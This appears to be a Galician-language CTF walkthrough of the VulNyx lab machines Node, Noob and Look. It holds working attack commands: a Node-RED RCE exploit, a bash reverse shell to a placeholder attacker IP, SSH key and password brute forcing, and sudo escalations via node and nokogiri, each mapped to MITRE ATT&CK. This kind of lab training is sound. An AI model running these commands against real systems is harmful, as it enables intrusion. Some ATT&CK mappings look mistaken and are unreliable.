Fase 2 — Análise

```
# Porto 1880 → Node-RED framework
firefox http://IP_VulNyx_Node:1880 &

# No panel da dereita atopamos a versión: Node-RED 3.0.2
# Busca de exploits para Node-RED 3.0.2
# Exploit dispoñible: https://gist.github.com/qkaiser/79459c3cb5ea6e658701c7d203a8c297

# Descarga do exploit
wget https://gist.githubusercontent.com/qkaiser/79459c3cb5ea6e658701c7d203a8c297/raw/8966e4ee07400f16b92737161ca8df3cbfa37f91/noderedsh.py

# Preparación do exploit
chmod +x noderedsh.py
```

Fase 3 — Explotación

```
# Execución do exploit
./noderedsh.py http://IP_VulNyx_Node:1880
# [+] Node-RED does not require authentication.
# [+] Establishing RCE link ....

# Obtemos pseudo-shell como usuario dev
> id
# uid=1000(dev) gid=1000(dev) grupos=1000(dev)

> pwd
# /home/dev

> ls -lahtr
# -r-------- 1 dev  dev    33 may 16  2023 user.txt

> cat user.txt
# ⇒ Flag de usuario conseguida
```

Fase 4 — Post-explotación


```
# Enumeración de permisos sudo
> sudo -l
# User dev may run the following commands on node:
#     (root) NOPASSWD: /usr/bin/node

# Consulta en GTFOBins(https://gtfobins.github.io/) para node
# Opción 1: Lectura da flag de root mediante node
> printf "require('child_process').execSync('cat /root/*.txt > /tmp/child_id.txt 2>&1');console.log('wrote /tmp/child_id.txt');" > /tmp/node_child_test.js
> sudo /usr/bin/node /tmp/node_child_test.js
# wrote /tmp/child_id.txt

> cat /tmp/child_id.txt
# ⇒ Flag de root conseguida

# Opción 2: Obtención de reverse shell como root
# No atacante preparamos listener
nc -nlvp 4443

# Xeración e execución de script de reverse shell
> printf "require('child_process').execSync('/bin/bash -c \"bash -i >& /dev/tcp/IP_Atacante/4443 0>&1\"',{stdio:'inherit'});" > /tmp/rev_bash2.js
> sudo /usr/bin/node /tmp/rev_bash2.js
# ⇒ Conseguimos reverse shell de root

# Verificación (na reverse shell)
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Node

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de Node-RED sen autenticación	Enumeración de aplicación vulnerable	T1190 — Exploit Public-Facing Application T1592 — Gather Victim Host Information	CWE-306 — Missing Authentication for Critical Function
3. Explotación	Explotación de Node-RED 3.0.2 mediante RCE	Remote Code Execution sen autenticación	T1190 — Exploit Public-Facing Application T1059.007 — Command and Scripting Interpreter: JavaScript	CWE-94 — Improper Control of Generation of Code
4. Post-explotación	Enumeración de permisos sudo	Discovery local	T1069 — Permission Groups Discovery T1083 — File and Directory Discovery	CWE-200 — Information Exposure
	Abuso de node con sudo para lectura de ficheiros privilexiados	Privilege escalation / file read	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1005 — Data from Local System	CWE-269 — Improper Privilege Management
	Xeración e execución de reverse shell mediante node	Abuso de mecanismos de elevación	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.007 — Command and Scripting Interpreter: JavaScript	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

NOOB


Máquina virtual Noob



A máquina Noob é moi interesante porque...

- Chave SSH privada exposta nun ficheiro .swp
- Dobre brute-force: passphrase SSH e contrasinal de root
- Uso da ferramenta suForce para atacar su
- Ficheiros sensibles accesibles mediante web

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Noob -R # TTL = 64 ⇒ GNU/Linux, TTL = 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Noob # 22,80
whatweb IP_VulNyx_Noob
curl -I IP_VulNyx_Noob
```

Fase 2 — Análise

```
# Enumeración de directorios e ficheiros web
gobuster dir -u http://IP_VulNyx_Noob -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,swp
```

```
# Ficheiros descubertos:
# - notes.txt (contén referencia ao usuario XXXXXXXXX)
# - id_rsa.swp (chave privada SSH en formato swap)

# Descarga dos ficheiros
wget http://IP_VulNyx_Noob/notes.txt
wget http://IP_VulNyx_Noob/id_rsa.swp

cat notes.txt
# Usuario identificado: XXXXXXXXX
```

Fase 3 — Explotación

```
# Extracción do hash da passphrase da chave privada
ssh2john id_rsa.swp > john.hash

# Ataque de forza bruta á passphrase
john john.hash --wordlist=/usr/share/wordlists/rockyou.txt
# Passphrase atopada: YYYYYYYYYY

# Acceso SSH con chave privada
chmod 400 id_rsa.swp
ssh -i id_rsa.swp XXXXXXXXX@IP_VulNyx_Noob
# Passphrase: YYYYYYYYYY
# ⇒ Conseguimos consola de usuario XXXXXXXXX (flag user.txt)
```

Fase 4 — Post-explotación


```
# Enumeración de usuarios do sistema
cat /etc/passwd
# Usuario root identificado

# Ataque de forza bruta a su con suForce
# Descarga de suForce
wget https://raw.githubusercontent.com/d4t4s3c/suForce/main/suforce.sh
chmod +x suforce.sh

# Execución de ataque de forza bruta
./suforce.sh -u root -w /usr/share/wordlists/rockyou.txt
# Contrasinal de root atopada

# Cambio a usuario root
su -
# Contrasinal: [atopada con suForce]
# ⇒ Conseguimos consola de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Noob

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Enumeración de directorios e descubrimento de ficheiros sensibles	Web enumeration / information disclosure	T1083 — File and Directory Discovery T1592 — Gather Victim Host Information	CWE-548 — Exposure of Information Through Directory Listing
	Descarga de chave privada SSH exposta	Credential Access	T1552.004 — Unsecured Credentials: Private Keys T1005 — Data from Local System	CWE-522 — Insufficiently Protected Credentials
3. Explotación	Cracking de passphrase da chave SSH	Brute-force offline	T1110.002 — Brute Force: Password Cracking T1552.004 — Unsecured Credentials: Private Keys	CWE-521 — Weak Password Requirements
	Acceso SSH con chave privada e passphrase	Uso de contas válidas	T1021.004 — Remote Services: SSH T1078 — Valid Accounts	CWE-798 — Use of Hard-coded Credentials (contextual)
4. Post-explotación	Ataque de forza bruta a su para obter contrasinal de root	Password guessing / brute-force	T1110.001 — Brute Force: Password Guessing T1078.003 — Valid Accounts: Local Accounts	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
	Cambio a usuario root con su	Privilege escalation	T1548 — Abuse Elevation Control Mechanism T1078.003 — Valid Accounts: Local Accounts	CWE-269 — Improper Privilege Management

LOOK


Máquina virtual Look



A máquina Look é moi interesante porque...

- Usuario Apache non estándar ([usuario] en vez de www-data)
- Credenciais nunha variable de entorno
- Escalada mediante nokogiri (ferramenta Ruby)
- Uso da consola IRB para executar comandos

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Look -R # TTL = 64 ⇒ GNU/Linux, TTL = 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Look # 22,80
whatweb IP_VulNyx_Look
curl -I IP_VulNyx_Look
```

Fase 2 — Análise

```
# Enumeración de directorios web
gobuster dir -u http://IP_VulNyx_Look -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt

# Ficheiros descubertos:
# - info.php
# - look.php
```

```
# Análise de info.php
firefox http://IP_VulNyx_Look/info.php &
# Usuario/grupo de Apache identificado: XXXXXXXXX (en lugar de www-data)

# Análise de look.php
firefox http://IP_VulNyx_Look/look.php &
```

Fase 3 — Explotación

```
# Ataque de forza bruta SSH ao usuario XXXXXXXXX
hydra -l XXXXXXXXX -P /usr/share/wordlists/rockyou.txt IP_VulNyx_Look ssh
# Contrasinal atopada para XXXXXXXXX

# Acceso SSH
ssh XXXXXXXXX@IP_VulNyx_Look
# ⇒ Conseguimos consola de usuario XXXXXXXXX (flag user.txt)
```

Fase 4 — Post-explotación


```
# Enumeración de variables de entorno
env
# Variable de entorno descuberta con contrasinal do usuario WWWWWWWWW

# Cambio a usuario WWWWWWWWW
su - WWWWWWWWW
# Contrasinal: [atopada en variable de entorno]
# ⇒ Conseguimos consola de usuario WWWWWWWWW

# Enumeración de permisos sudo
sudo -l
# User WWWWWWWWW may run the following commands on look:
#     (root) NOPASSWD: /usr/bin/nokogiri

# Consulta en GTFOBins(https://gtfobins.github.io/) para nokogiri
# Explotación de nokogiri con sudo
sudo /usr/bin/nokogiri /var/www/html/index.html
# Your document is stored in @doc...
# irb(main):001:0>

# Dentro da consola IRB de nokogiri
system("whoami")
# root
# => true

system("bash")
# ⇒ Conseguimos shell de root

# Verificación
id # uid=0(root) gid=0(root) grupos=0(root)
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Look

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Enumeración web e identificación de usuario Apache	Information disclosure / web enumeration	T1083 — File and Directory Discovery T1087 — Account Discovery	CWE-200 — Information Exposure; CWE-209 — Generation of Error Message Containing Sensitive Information
3. Explotación	Ataque de forza bruta SSH	Brute-force de credenciais	T1110.001 — Brute Force: Password Guessing T1021.004 — Remote Services: SSH	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
4. Post-explotación	Extracción de credenciais de variables de entorno	Credential Access	T1552.007 — Unsecured Credentials: Container API T1082 — System Information Discovery	CWE-526 — Exposure of Sensitive Information Through Environmental Variables
	Escalada horizontal mediante credenciais válidas	Lateral movement	T1078.003 — Valid Accounts: Local Accounts T1021 — Remote Services	CWE-798 — Use of Hard-coded Credentials (contextual)
	Abuso de nokogiri con sudo para escalada de privilexios	Abuso de mecanismos de elevación	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.006 — Command and Scripting Interpreter: Python	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

BEGINNER

